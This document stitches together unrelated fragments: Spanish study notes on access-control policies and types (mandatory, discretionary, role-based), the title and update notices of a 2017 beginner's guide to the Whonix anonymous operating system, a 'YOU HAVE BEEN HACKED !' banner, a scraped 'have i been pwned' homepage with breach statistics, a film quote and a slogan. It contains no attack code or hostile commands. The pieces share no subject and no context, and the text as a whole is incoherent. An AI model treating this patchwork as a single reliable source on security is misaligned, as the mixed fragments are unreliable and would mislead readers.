4. Control de acceso obligatorio.
5. Control de acceso discrecional.
6. Control de acceso basado en roles.

Políticas de acceso: concepto y elementos básicos:

- Objetos: aquellos recursos de un sistema susceptibles de ser protegidos.
- Acciones: lo que se puede realizar sobre un objeto.
- Sujetos: cualquier usuario que solicite el acceso a los objetos.



Control de acceso... Fases del desarrollo:

Los sistemas de control de acceso son los encargados de resolver si un determinado sujeto tiene permiso para ejecutar una determinada acción sobre un determinado objeto. La resolución de acceso a los recursos se plantea en base a las políticas.

Tipos de control de acceso:

Se pueden distinguir varios tipos de control de acceso según se apliquen y gestionen las políticas de acceso. En función de cómo se aplican y gestionan las políticas de acceso podemos distinguir tres tipos fundamentales de control de este:

- Control de acceso obligatorio. Las políticas de acceso son establecidas por el sistema, siendo éste el único que puede realizar dichas tareas. Los sujetos no pueden cambiar las políticas. Dichos objetos y sujetos pertenecen a determinadas clases de acceso, privilegios, que determinan si se permite el acceso o no.
- Control de acceso discrecional. Los propietarios son los que se encargan de gestionar las políticas de los recursos, permitiendo a los sujetos modificarlas. Es utilizado principalmente por los distintos sistemas operativos.
- Control de acceso basado en roles. El sistema permite definir las políticas de acceso basados en clases colectivas, roles, que tienen asignados diversos privilegios. A cada usuario se le asigna un rol que adquiere los privilegios definidos para dicho rol. Este tipo de control es utilizado habitualmente en la gestión de las bases de datos.

A Beginner Friendly Comprehensive Guide to Installing and Using A Safer Anonymous Operating System



Version 1.5.2

April, 2017

The PDF and HTML version of all versions of this guide are released in the public domain.


NOTE: January 18, 2018. All versions of this guide are obsolete due to dead links and other issues.

Update: May 4, 2018. The release of the new guide will be delayed until Whonix 14 is completed.

Update: November 2, 2018. Whonix 14 is released. But, now there are upstream issues with enigmail and icedove, among other issues. Thus, the release is delayed further.

Update: December 18, 2018. Whonix 14 is currently going through a number of cosmetic and programatic changes. An update will be available shortly after the changes are complete.

YOU HAVE BEEN
HACKED !

[Home](#)[Notify me](#)[Domain search](#)[Who's been pwned](#)[Passwords](#)[API](#)[About](#)[Donate](#)  

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

pwned?



Generate secure, unique passwords for every account

[Learn more at 1Password.com](#)

[Why 1Password?](#)

340

pwned websites

6,474,028,664

pwned accounts

87,566

pastes

96,065,667

paste accounts

Largest breaches



772,904,991 [Collection #1 accounts](#)



711,477,622 [Onliner Spambot accounts](#)



593,427,119 [Exploit.In accounts](#)



457,962,538 [Anti Public Combo List accounts](#)



393,430,309 [River City Media Spam List accounts](#)

Recently added breaches



772,904,991 [Collection #1 accounts](#)



87,633 [FaceUP accounts](#)



4,848,734 [Dangdang accounts](#)



213,415 [BannerBit accounts](#)



7,633,234 [BlankMediaGames accounts](#)



242,715 [GoldSilver accounts](#)



He visto cosas que vosotros no creeríais...

We Can Do It!

